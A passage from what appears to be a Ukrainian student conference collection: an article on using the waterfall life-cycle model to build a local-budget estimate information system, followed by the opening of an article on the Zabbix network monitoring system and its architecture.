Постановка проблеми. На даний час складність інформаційних систем постійно зростає, кількість різних методів і методологій їх розробки велика, і правильно обрати оптимальний метод у кожному конкретному випадку досить складно. Дослідження існуючих методологій проектування інформаційних систем показує узагальнений підхід до різного класу систем з використанням однієї з класичних моделей життєвого циклу програмного забезпечення. Відомі наступні моделі життєвого циклу: каскадна, поетапна і спіральна [1, с. 11]. Каскадна модель припускає перехід на наступний етап тільки після повного завершення робіт на попередньому етапі. Поетапна модель з проміжним контролем забезпечує розробку програмного забезпечення ітераціями з циклами зворотного зв'язку між етапами. Міжетапні корегування дозволяють зменшити трудомісткість процесу розробки в порівнянні з каскадною моделлю; час життя кожного з етапів розтягується на весь період розробки. Спіральна модель приділяє особливу увагу початковим етапам розробки - виробленню стратегії, аналізу і проектуванню, де реалізація тих або інших технічних рішень перевіряється за допомогою створення прототипів (макетування) [2, с. 20]. Кожна з класичних моделей використовується з огляду на специфіку розроблювальної системи.

Мета статті полягає у досліджені основних характеристик каскадної моделі як оптимального способу створення інформаційної системи управління фінансовими ресурсами.

Виклад основного матеріалу. Вирішення проблем забезпечення ефективного управління фінансовими ресурсами на рівні міністерства чи відомства у сучасних умовах є неможливим без застосування

автоматизованих систем та комп'ютерних технологій. Впровадження системи корпоративного бюджетування «ДПС-Кошторис» у податковій службі дозволило на рівні головного розпорядника коштів забезпечити ефективне вирішення загальнооблікових задач та задач оперативного управління грошовими видатками. Водночас, програмний комплекс «ДПС-Кошторис» має певні недоліки, зокрема, він призначений лише для установ, які працюють з кошторисом державного бюджету [3, с. 49]. Тому актуальною є задача розробки та запровадження системи для роботи з планом кошторису місцевого бюджету, яка б забезпечувала виконання функцій розпорядника місцевих бюджетних коштів та підпорядкованих їм бюджетних установ. Розпорядник відповідає за кошториси загального фонду бюджету, здійснює початкове формування цих кошторисів та затверджує фінансування підпорядкованих установ. Бюджетна установа відповідає за адміністрування кошторису спеціального фонду бюджету. На основі накопичених первинних даних відбувається періодичний обмін цією інформацією у двосторонньому порядку. Функціональність, яку має забезпечити програмний комплекс "Кошторис місцевого бюджету" представлена на рис. 1.




Рис.1. Функціональність, яку має забезпечити програмний комплекс "Кошторис місцевого бюджету"

Розроблено автором

У якості моделі життєвого циклу програмного комплексу для роботи з планом кошторису місцевого бюджету буде розглянута схема «водоспад» (каскад), яка є ефективною для проектів, замовники яких можуть змінювати вимоги до проекту майбутньої системи, що реально відбувається при створенні вищеозначених систем (рис.2).




Рис. 2. Схема моделі "водоспад"

Визначення **стратегії** розробки інформаційної системи передбачає оцінку реального обсягу робіт по проекту, його цілей і завдань, а також отримання визначень суті і функцій. На цьому етапі залучаються висококваліфіковані бізнес-аналітики; етап припускає тісну взаємодію з основними користувачами системи і бізнес-експертами. Основне завдання взаємодії - отримати якомога повніші вимоги від замовника і передати дану інформацію у формалізованому вигляді системним аналітикам для подальшого проведення етапу **аналізу**. Для отримання інформації про вимоги до системи можуть бути організовані семінари за участю керівництва, експертів і користувачів. Таким чином визначаються суть даного проекту, перспективи його розвитку і в цілому вимоги до системи. Результатом етапу визначення стратегії є документ, в якому вказані, терміни отримання готового програмного продукту, а також вартість проекту, термін його окупності, очікуваний економічний ефект тощо.

Етап **аналізу** передбачає докладне дослідження бізнес-процесів та інформації, необхідної для їх виконання. На цьому етапі створюється інформаційна модель, а на наступному за ним етапі **проектування** - модель даних [4, с. 46]. Вся інформація про систему, зібрана на етапі визначення стратегії, формалізується і уточнюється на етапі аналізу. Особливу увагу слід приділити повноті переданої інформації, аналізу інформації на предмет відсутності суперечностей, а також пошуку невживаною взагалі або інформації, що дублюється. Як правило, замовник не відразу формує вимоги до системи в цілому, а формулює вимоги до окремих її компонентів. Тому необхідно приділити

увагу узгодженості цих компонентів. Аналітики збирають і фіксують інформацію в двох взаємозв'язаних формах:

1) функції - інформація про події і процеси, які відбуваються в бізнесі;

2) сутності - інформація про речі, що мають значення для організації і про яких щось відоме.

Двома класичними результатами аналізу є:

1) ієрархія функцій, яка розбиває процес обробки на складові частини (що робиться і з чого це складається);

2) модель "сутність-зв'язок" (Entry Relationship model, ER-модель), яка описує сутності, їх атрибути і зв'язки (відносини) міжними.

Ці результати є необхідними, але не достатніми. До достатніх результатів слід віднести діаграми потоків даних і діаграми життєвих циклів сутності. Досить часто помилки аналізу виникають при спробі показати життєвий цикл сутності на діаграмі ER [5, с. 23]. Розглянемо три найбільш часто вживані методології структурного аналізу:

1) діаграми "сутність-зв'язок (Entity-Relationship Diagrams, ERD)", які служать для формалізації інформації про сутності і їх відносини;

2) діаграми потоків даних (Data Flow Diagrams, DFD), які служать для формалізації представлення функцій системи;

3) діаграми переходів станів (State Transition Diagrams, STD), які відображають поведінку системи, залежну від часу; діаграми життєвих циклів сутності відносяться саме до цього класу діаграм.

ER-діаграми використовуються для розробки даних і є стандартним способом визначення даних і відносин між ними. Вона містить інформацію про сутності системи і способи їх взаємодії, включає ідентифікацію об'єктів, важливих для наочної області (сутності), властивостей цих об'єктів (атрибутів) і їх відносин з іншими об'єктами (зв'язків).

Діаграма потоків даних DFD показує зовнішні по відношенню до системи джерела і адресати даних, ідентифікує логічні функції (процеси) і групи елементів даних, що пов'язують одну функцію з іншою (потоки), а також ідентифікує сховища (накопичувачі) даних, до яких здійснюється доступ.

Кожна логічна функція (процес) може бути деталізована за допомогою DFD нижнього рівня; коли подальша деталізація перестає бути корисною, переходять до виразу логіки функції за допомогою специфікації процесу. Вміст кожного сховища також зберігають в словнику даних, модель даних сховища розкривається за допомогою

ER-діаграм. Зокрема, в DFD не відображаються процеси, які управляють власне потоком даних і не приводяться відмінності між допустимими і неприпустимими шляхами. DFD містять безліч корисної інформації, дозволяють представити схему даних, ілюструють зовнішні механізми подачі даних, які зажадають наявність спеціальних інтерфейсів, дозволяють представити як автоматизовані, так і ручні процеси системи, виконують орієнтоване на дані секціонування всієї системи. Життєвий цикл **сутності** відноситься до класу STD-діаграм. Ця діаграма відображає зміну стану об'єкту у часі.

На етапі аналізу відбувається уточнення вибраних для кінцевої реалізації апаратних і програмних засобів. Для цього можуть залучатися технічні фахівці. При проектуванні інформаційної системи важливо врахувати і подальший розвиток системи, наприклад зростання обсягів оброблюваних даних, збільшення інтенсивності потоку запитів, зміна вимог надійності інформаційної системи. На етапі аналізу визначаються набори моделей завдань для отримання порівняльних характеристик тих або інших СУБД, які розглядалися на етапі визначення стратегії для реалізації інформаційної системи. Отримані дані, а також характеристики, передані групами тестування, можуть показати, що вибір СУБД на етапі визначення стратегії був невірним і що вибрана СУБД не може задовольняти тим або іншим вимогам інформаційної системи. Такі ж дані можуть бути отримані щодо вибору апаратної платформи і операційної системи. Отримання подібних результатів ініціює зміна даних, отриманих на етапі визначення стратегії, наприклад перераховується кошторис витрат на проект.

Вибір засобів розробки також уточнюється на етапі **аналізу**. Внаслідок того, що етап аналізу дає більше уявлення про інформаційну систему, ніж воно було на етапі визначення стратегії, план робіт може бути скоректований. Якщо вибраний на попередньому етапі засіб розробки не дозволяє виконати ту або іншу частину робіт у заданий термін, то ухвалюється рішення про зміну термінів (як правило, це збільшення терміну розробки) або про зміну засобу розробки. Здійснюючи вибір тих або інших засобів, слід враховувати наявність висококваліфікованого персоналу, який володіє вибраними засобами розробки, а також наявність адміністраторів вибраної СУБД. Ці рекомендації також уточнюються на етапі вибору стратегії (сукупність умов, при яких передбачається експлуатувати майбутню систему). Уточнюються також обмеження, ризики, критичні чинники.

На етапі аналізу залучаються групи тестування, наприклад для отримання порівняльних характеристик передбачуваних до використання апаратних платформ, операційних систем, СУБД, іншого оточення. Крім того, на даному етапі визначається план робіт по забезпеченню надійності інформаційної системи і її тестування. Для будь-яких проектів доцільним є залучення тестерів на ранніх етапах розробки, зокрема на етапі аналізу і проектування. Якщо проектне рішення виявилося невдалим і це виявлено надто пізно - на етапі розробки або, що ще гірше, на етапі впровадження в експлуатацію, - то виправлення помилки проектування може обійтися дуже дорого. Чим раніше групи тестування виявляють помилки в розробленій системі, тим нижче вартість супроводу системи. Час на тестування системи і на виправлення виявлених помилок слід передбачати не тільки на етапі розробки, але і на етапі проектування.

Проектування інформаційних систем завжди починається з визначення мети проекту. Основне завдання будь-якого успішного проекту полягає в тому, щоб на момент запуску системи і протягом всього часу її експлуатації можна було забезпечити:

- необхідну функціональність системи і ступінь адаптації до умов її функціонування, які можуть змінюватися;
- необхідну пропускну спроможність системи;
- необхідний час реакції системи на запит;
- безвідмовну роботу системи в необхідному режимі, іншими словами - готовність і доступність системи для обробки запитів користувачів;
- простоту експлуатації і підтримки системи;
- необхідну безпеку.

Проектування інформаційних систем охоплює три основні області:

- проектування об'єктів даних, які будуть реалізовані в базі даних;
- проектування програм, екранних форм, звітів, які забезпечуватимуть виконання запитів доданих;
- урахування конкретного середовища або технології, а саме: топології мережі, конфігурації апаратних засобів, використовуваної архітектури (файл- сервер або клієнт-сервер), паралельної обробки, розподіленої обробки даних тощо.

Як правило, етап **проектування** описують як окремий етап розробки проекту між аналізом і розробкою. Проте насправді чіткого ділення етапів розробки проекту немає - проектування, як правило, не має явно вираженого початку і закінчення і часто продовжується на

етапах тестування і реалізації. І етап аналізу, і етап проектування містять елементи роботи тестерів, наприклад, для отримання експериментального обгрунтування вибору того або іншого рішення, а також для оцінки критеріїв якості отримуваної системи. На етапі експлуатації мається на увазі також і супровід системи.

Кінцевим продуктом етапу проектування є:

- схема бази даних (на підставі ER-моделі, розробленої на етапі аналізу);
- набір специфікацій модулів системи (вони будуються на базі моделей функцій).

План тестування системи допрацьовується також на етапі розробки. У багатьох проектах результати етапу проектування оформляються єдиним документом, який називають технічною специфікацією. У нім також описують прийнятий підхід до вирішення яких-небудь складних технічних питань.

При проектуванні виникає необхідність реєструвати всі обговорювані варіанти і остаточні рішення. Проектувальники деколи міняють первинні рішення. Це може відбуватися тому, що з часом учасники проекту забувають аргументи на користь ухваленого рішення. Подібну інформацію можна зберігати в репозитарії використовуваного CASE-засобу, в текстових файлах, просто на папері. Журнал проектування є корисним матеріалом для нових членів груп проектувальників, а також для розробників і тестувальників [6, с. 432].

Ретельне планування важливе для будь-якого проекту. Це входить в обов'язки керівника проекту і керівника групи проектування (консультації з аналітиками в цьому випадку будуть обов'язковими). Це дозволяє:

- розбити глобальне завдання на невеликі, незалежні завдання. Виконанням таких завдань легко керувати, їх також легко реалізовувати;
- встановити контрольні дати (етапи здачі), які дозволять визначити, наскільки успішно просувається проект, які напрями відстають, які недовантажені, які працюють успішно;
- визначити залежності між завданнями, а також послідовність завершення завдань;
- прогнозувати завантаження персоналу, наймати тимчасових працівників, залучати інших розробників, консультантів за необхідності;

- отримати чітке уявлення про те, коли можна почати етап реалізації;

- отримати чітке уявлення про те, коли можна почати етап дослідної експлуатації.

Розгляд результатів аналізу - це процес передачі інформації від аналітиків проектувальникам. На практиці це інтерактивний процес. У проектувальників неминуче виникатимуть питання до аналітиків, і навпаки. При розробці схеми бази даних може змінитися інформаційна модель, отримана на етапі аналізу, наприклад, тому, що наявне проектне рішення нестабільне або поволі працює при реалізації його за допомогою вибраної СУБД або через інші причини. Перевірити, чи охоплює аналіз всі бізнес-процеси системи (тобто, здійснити перевірку на повноту), проектувальники не в змозі, але перевірку інформаційної моделі на несуперечність і коректність проектувальники провести можуть. Це дозволяє відстежити помилки в інформаційній моделі і не повторити їх в моделі даних. Якщо результати зберігаються в репозитарії CASE-засобу, то така перевірка на коректність може бути проведена автоматично.

Робота проектувальників бази даних в значній мірі залежить від якості інформаційної моделі. Інформаційна модель не повинна містити ніяких незрозумілих конструкцій, які не можна реалізувати в рамках вибраної СУБД. Слід зазначити, що інформаційна модель створюється для того, щоб на її основі можна було побудувати модель даних, тобто повинна враховувати особливості реалізації вибраної СУБД. Якщо ті або інші особливості СУБД не дозволяють відобразити в моделі даних те, що описує інформаційна модель, значить, треба міняти інформаційну модель, оскільки виробник СУБД навряд чи оперативно мінятиме власне СУБД заради нового конкретного проекту, хоча це також не виключається.

Побудова логічної і фізичної моделей даних є основною частиною проектування бази даних. Отримана в процесі аналізу інформаційна модель спочатку перетвориться в логічну, а потім у фізичну модель даних. Після цього для розробників інформаційної системи створюється пробна база даних. З нею починають працювати розробники коду. В ідеалі до моменту початку розробки модель даних повинна бути стійка. Проектування бази даних не може бути відірване від проектування модулів і додатків, оскільки бізнес-правила можуть створювати об'єкти в базі даних, наприклад серверні обмеження.

Паралельно з проектуванням схеми бази даних потрібно виконати проектування процесів, щоб отримати специфікації всіх модулів. Якщо частина бізнес-логіки зберігається в базі даних (обмеження, процедури, що зберігаються), то обидва ці процеси проектування тісно зв'язані. Головна мета проектування полягає у відображенні функцій, отриманих на етапі аналізу, в модулі інформаційної системи. Визначення модулів розкриваються в технічній специфікації програми. Можливо, що деякі атомарні функції, отримані на етапі аналізу, взагалі не будуть відображені в певному модулі, а будуть перетворені в ручні процедури або принципи роботи. При проектуванні модулів визначають розмітку меню, вид вікон, гарячі клавіші і пов'язані з ними виклики.

Проектування процесу тестування, як правило, слідує за процесом функціонального проектування і проектування схеми бази даних. На цьому етапі можна використовувати складні схеми тестування, а можна обмежитися і простими. Коли генерація модуля завершена, виконують автономний тест, який переслідує дві основні цілі:

- виявлення відмов модуля (жорстких збоїв);
- відповідність модуля специфікації (наявність всіх необхідних функцій, відсутність зайвих функцій).

Після того, як автономний тест пройшов успішно, група модулів, що згенерували, проходить тести зв'язків, які повинні відстежити взаємний вплив модулів.

Далі група модулів тестується на надійність роботи, тобто проходять, по- перше, тести імітації відмов системи, а по-друге, тести напрацювання на відмову. Перша група тестів показує, наскільки добре система відновлюється після збоїв програмного забезпечення, відмов апаратного забезпечення. Друга група тестів визначає ступінь стійкості системи при штатній роботі і дозволяє оцінити час безвідмовної роботи системи. У комплект тестів стійкості повинні входити тести, що імітують пікове навантаження на систему. Потім весь комплект модулів проходить системний тест - тест внутрішнього приймання продукту, що показує рівень його якості. Сюди входять тести функціональності і тести надійності системи.

Останній тест інформаційної системи - приймально-здавальні випробування. Такий тест передбачає показ інформаційної системи замовникові і повинен містити групу тестів, що моделюють реальні бізнес-процеси, щоб показати відповідність реалізації вимогам замовника.

Кожна інформаційна система містить певні вимоги до захисту від несанкціонованого доступу, до реєстрації подій системи, аудиту, резервного копіювання, відновлення інформації, які на початку проектування повинні бути формалізовані аналітиками. Проектувальники будують стратегію безпеки системи. Зокрема, ними повинні бути визначені категорії користувачів системи, які мають доступ до тих або інших даних за допомогою відповідних компонентів. Крім того, визначаються об'єкти і суб'єкти захисту. Стратегія безпеки не обмежується тільки ПЗ — це повинен бути цілий комплекс заходів і правил ведення бізнесу. Потрібно чітко визначити, який рівень захисту даних необхідний для кожного з компонентів інформаційної системи, і виділити критичні дані, доступ до яких строго обмежений. Користувачі інформаційної системи реєструються, тому проектуються модулі, що відповідають за ідентифікацію і аутентифікацію користувача. У більшості СУБД реалізований регламентований доступ до об'єктів даних (наприклад, до таблиць). Якщо ж потрібне обмеження доступу власне до даних (до окремих записів в таблиці, до окремих полів запису в таблиці і тому подібне), то слід реалізувати мандатний захист. Проектувальники повинні мати чітке уявлення про те, який рівень захисту тієї або іншої одиниці інформації є необхідним, а який достатнім [7, с. 520].

Питання відновлення, зберігання резервних копій бази даних, архівів бази даних відносяться до заходів підтримки безперебійного функціонування інформаційної системи. Необхідно уважно вивчити можливості, СУБД, що надаються, а потім проаналізувати, як слід використовувати можливості СУБД для забезпечення необхідного рівня безперебійної роботи системи.

Результати проектування відбиваються в документі — функціональній специфікації. Цей документ пишеться для замовника, щоб отримати його санкцію на завершення проектування і початок розробки, і зазвичай не містить великої кількості технічних деталей. Другий документ — технічна специфікація, що є основним документом для розробників моделей і груп тестування, у якому описані деталі проекту. Якщо використовувалися CASE- засоби, то технічна специфікація обов'язково містить ряд звітів з репозитарія.

При реалізації проекту важливо координувати групу розробників. Всі розробники повинні підкорятися жорстким правилам контролю початкових тестів. Група розробників, отримавши технічний проект, починає писати код модулів, і в цьому випадку основне завдання

полягає в тому, щоб з'ясувати специфікацію. На етапі розробки здійснюється тісна взаємодія проектувальників, розробників і груп тестерувальників. У разі інтенсивної розробки тестер фактично є членом групи розробки. Проектувальник на даному етапі виконує функції «ходячого довідника», оскільки постійно відповідає на питання розробників, що стосуються технічної специфікації. Найчастіше на етапі розробки міняються інтерфейси користувача. Це обумовлено у тому числі і тим, що модулі періодично демонструються замовникові. Істотно можуть мінятися і запити до даних.

При розробці повинні бути організовані постійно оновлювані сховища готових модулів проекту і бібліотек, які використовуються при збірці модулів. Бажано, щоб процес оновлення сховищ контролювала одна людина. Одне з сховищ повинне бути призначене для модулів, що пройшли функціональне тестування, а інше — для модулів, що пройшли тестування зв'язків. Перше з них — це чернетки. Друге — те, з чого вже можна збирати дистрибутив системи і демонструвати його замовникові для проведення контрольних випробувань або здачі яких-небудь етапів робіт.

Документація створюється протягом всього процесу розробки. Як тільки модуль пройшов тестування зв'язків, його можна описувати в документації. У випадку якщо модулі змінюються часто, до опису приступають тільки тоді, коли модуль стає більш менш стабільним.

Завдання створення інформаційної системи в різнорідному середовищі істотно підвищує вимоги до розробників коду і до вибираного засобу розробки. Особливо це стосується розробки системних модулів. Слід приділити увагу модулям, реалізація коду яких залежить від операційної системи. Подібні модулі повинні бути виділені окремо для кожної з операційних систем в групи. Модулі кожної з груп повинні мати строгі інтерфейси обміну — дані, які вони передають і отримують, строго визначені, будь-яке відхилення від специфікації каране. Жоден з модулів поза цією групою не може використовувати ніяких інших викликів, окрім інтерфейсів обміну [8, с. 380]. Таким чином модулі, залежні від операційної системи, ізолюються від інших модулів.

Експлуатація перекриває процес тестування, система вводиться в експлуатацію не повністю, а поступово. Введення в експлуатацію проходить три фази: первинне завантаження інформації; накопичення інформації; вихід на проектну потужність. Первинне завантаження

інформації ініціює досить вузький перелік помилок - в основному це проблеми неузгодженності даних при завантаженні і власні помилки завантажувачів, тобто те, що не було відстежене на тестових даних. Подібні помилки повинні бути виправлені щонайшвидше.

У період накопичення інформації виявиться найбільша кількість помилок, допущених при створенні інформаційної системи. Як правило, це помилки, пов'язані з багатокористувацьким доступом. Часто на етапі тестування таким помилкам не приділяється належної уваги — мабуть, із-за складності моделювання і дорожнечі засобів автоматизації процесу тестування інформаційної системи в умовах багатокористувацького доступу. Деякі помилки виправити буде складно, оскільки вони є помилками проектування. Жоден хороший проект від них не застрахований. Це означає, що про всяк випадок треба резервувати час на локалізацію і виправлення таких помилок. Друга категорія виправлень пов'язана з тим, що користувача не влаштовує інтерфейс. Тут не завжди потрібно виконувати абсолютно всі побажання користувача, інакше процес введення в експлуатацію не кінчиться ніколи.

Комп'ютерна підтримка методів проектування ІС припускає:

- широке застосування графічних діалогових інтерфейсів (діаграми структур даних, ієрархій функцій, потоків даних);
- використання комп'ютерних мереж і робота з розподіленими базами даних для підтримки кооперативної групової розробки (використання загальних словників-довідників даних "репозитаріїв");
- поступове розширення використання методів об'єктного моделювання.

Висновки з даного дослідження. Таким чином, використання цього методу, який базується на моделі життєвого циклу «водоспад», забезпечує розробників інформаційних систем зазначеного класу необхідною інформацією про сам процес розробки ІС. Особливістю методу є висока ступінь адаптації до вимог, які можуть змінюватися у процесі розробки програмного забезпечення, тому може успішно використовуватись саме для такого виду проектів.

Отримані результати можуть також знайти застосування в навчальному процесі при викладанні дисциплін навчального плану підготовки фахівців за спеціальністю «122. Комп’ютерні науки».

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Дацко М., Семенів Г. Аналіз моделей життєвого циклу проектів галузі інформаційних технологій //Формування ринкової економіки в Україні. №18-2008. - С. 63-69.

2. Марченко А.В. Проектування інформаційних систем [Електронний ресурс]. - режим доступу http://kist.ntu.edu.ua/textPhD/PIS_Marchenko.pdf

3. Погорєловська І.Д., Ситник М.Ф. Напрями розвитку функціональних можливостей автоматизованої системи управління фінансами ДПС //Проблеми впровадження інформаційних технологій в економіці країн V-4 [Електронний ресурс]: матеріали X Міжнародної науково-практичної інтернет-конференції (Ірпінь,16-17 травня 2019р.). – Ірпінь: Університет ДФС України, 2019. – 168 с.

4. Росс Д. Структурный анализ (SA): язык для передачи понимания в книге "Требования и спецификации в разработке программ". – М: "МИР",1994. – С. 46.

5. Інформаційні системи і технології на підприємствах: підручник /В.Л. Плескач, Т.Г. Затонацька. - К. : Знання, 2011. - 718 с.

6. Макгрегор Джон, Сайкс Дэвид. Тестирование объектно- ориентированного программного обеспечения: Перевод с английского. – К.: ООО “ТИД ДС”, 2002. – 432 с.

7. Калянов Г.Н. Case - технологии. Консалтинг при автоматизации бизнес-процессов. - 3-е изд. М.: Горячая линия - Телеком, 2002. - 320 с.

8. Systems and software engineering – Software Life Cycle Processes. ISO 12207:2008. – [Чинний від 2008-02-01] – II, 122 с.– (Міжнародний стандарт).

Старинець Богдан Андрійович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Погорєловська І.Д.,
к.е.н., доцент

ДОСЛІДЖЕННЯ МОЖЛИВОСТЕЙ СИСТЕМИ МОНІТОРИНГУ МЕРЕЖІ ZABBIX

Анотація. *Робота являє собою теоретичне дослідження найбільш актуальної систем моніторингу Zabbix і практичну реалізацію її, яка дозволяє відстежувати по карті мережі її стан і дає можливість усунення виникаючих помилок.*

Abstract. *The work is a theoretical study of the most relevant monitoring systems Zabbix and practical implementation of the monitoring system Zabbix, which allows you to monitor the map of the network and its status and allows you to eliminate errors.*

Ключові слова: *мережі, моніторинг, протоколи, веб-додаток, маштабованість, продуктивність, доступність.*

Постановка проблеми. Сучасний розвиток і впровадження IT - технологій та інформаційно - телекомунікаційних систем в усі сфери життя людини, глобалізація мережі ставить питання про підвищення вимог до якості і безпеки роботи в мережі.

Моніторинг телекомунікаційних мереж був і залишається найважливішою частиною системного і мережевого адміністрування. Але якщо для невеликої мережі часто достатньо час від часу слідкувати за файлами реєстрації чи протоколами, то в разі великих систем доводиться використовувати спеціалізовані засоби. Одним із таких є система моніторингу мереж Zabbix [1].

Мета статті полягає у висвітленні основних характеристик системи Zabbix та аналізі її можливостей щодо застосування для моніторингу корпоративної мережі пенітенціарної служби.

Виклад основного матеріалу. Системи моніторингу мережі (Network Monitoring System, NMS) істотно відрізняються від систем виявлення вторгнень (Intrusion Detection System, IDS) або систем запобігання вторгнень (Intrusion Prevention System, IPS). Останні

виявляють порушення захисту і запобігають потенційно небезпечну діяльність неавторизованих користувачів. NMS дозволяє визначити, наскільки ефективно працює мережа під час виконання звичайних операцій і не відповідає за безпеку.

Мережевий моніторинг може виконуватися за допомогою різних програмних засобів або поєднання апаратних пристроїв, що функціонують в режимі plug-and-play, і програмних рішень. Можна здійснювати моніторинг практично будь-якої мережі - провідний або бездротової, локальної мережі підприємства, віртуальної приватної мережі або інфраструктури, що надається провайдером. Моніторинг здатний охоплювати пристрої з різними операційними системами і безліччю функцій - від КПК і стільникових телефонів до серверів, маршрутизаторів і комутаторів. Системи NMS допомагають виявити будь-яку специфічну активність в мережі, визначити параметри продуктивності і надати результати, які дозволяють вирішувати безліч різноманітних завдань, включаючи виконання технічних вимог, попередження про внутрішні загрози безпеки і забезпечення прозорості мережевих операцій.

Програми для моніторингу мережі відображають інформацію про статус різноманітних сервісів інтернету або локальної мережі, мережевого обладнання та серверів [2].

Системи моніторингу мережі застосовуються з метою автоматизації, спрощення та прискорення процесів отримання інформації про стан мережевого обладнання, що необхідно кожному інтернет-провайдеру. Також є можливість в режимі реального часу відслідковувати стан обладнання, що дозволяє вирішувати більшу частину проблем, які можуть виникнути в мережі, так би мовити, «йдучи на випередження» [3].

Розглянемо і проаналізуємо найбільш актуальну систему ZABBIX.

ZABBIX – це вільна система моніторингу та відстеження статусів різноманітних сервісів комп'ютерних мереж, що містять UNIX-подібні чи Windows хости, серверів та мережевого обладнання. Вона була розроблена в 1998 році Олексієм Владишевим як проект внутрішнього програмного забезпечення. Перша публічна версія Zabbix була випущена 2001 р., а перша стабільна версія системи 1.0 з'явилась в 2004 р [3].

Вимоги, які пред'являються до систем моніторингу при аналізі [4]: прозора масштабованість; моніторинг декількох тисяч пристроїв; обробка декількох тисяч повідомлень в день.

Конфігурація системи Zabbix зберігається в базі, управляється за допомогою через web-інтерфейс, має єдину точку доступу для користувачів, розмежування доступу до даних і конфігурації мережі, мінімальний інтервал між вимірами - 1 секунд, з сервером скликаються не результати перевірок (зламалося чи ні), а кількісні характеристики роботи, які аналізуються на стороні сервера, час зберігання даних обмежена лише його дисковим простором [3].

Архітектура Zabbix складається з кількох підсистем, які можуть бути розміщені на різних машинах:

Сервер моніторингу, в обов'язки якого входить отримання і обробка даних, їх аналіз і вироблення певних дій, залежно від ситуації. В основному це сповіщення адміністратора;

База даних, в якості якої можуть використовуватися SQLite, MySQL, та Oracle;

Веб-інтерфейс, який відповідає за управління моніторингом та діями, а також за візуалізацію. Веб-інтерфейс системи написаний на PHP;

Агент Zabbix, який запускається на тій машині / пристрої, з якої необхідно знімати дані. Його наявність хоч і бажана, але, якщо встановити його на пристрій неможливо, можна обійтися протоколом SNMP (Simple

Network Management Protocol);

Zabbix proxy - використовується в основному в тих випадках, коли необхідно вести моніторинг сотень і тисяч пристроїв для зниження навантаження на сервер моніторингу [1].

Узагальнена архітектура системи Zabbix представлена на рис. 1.

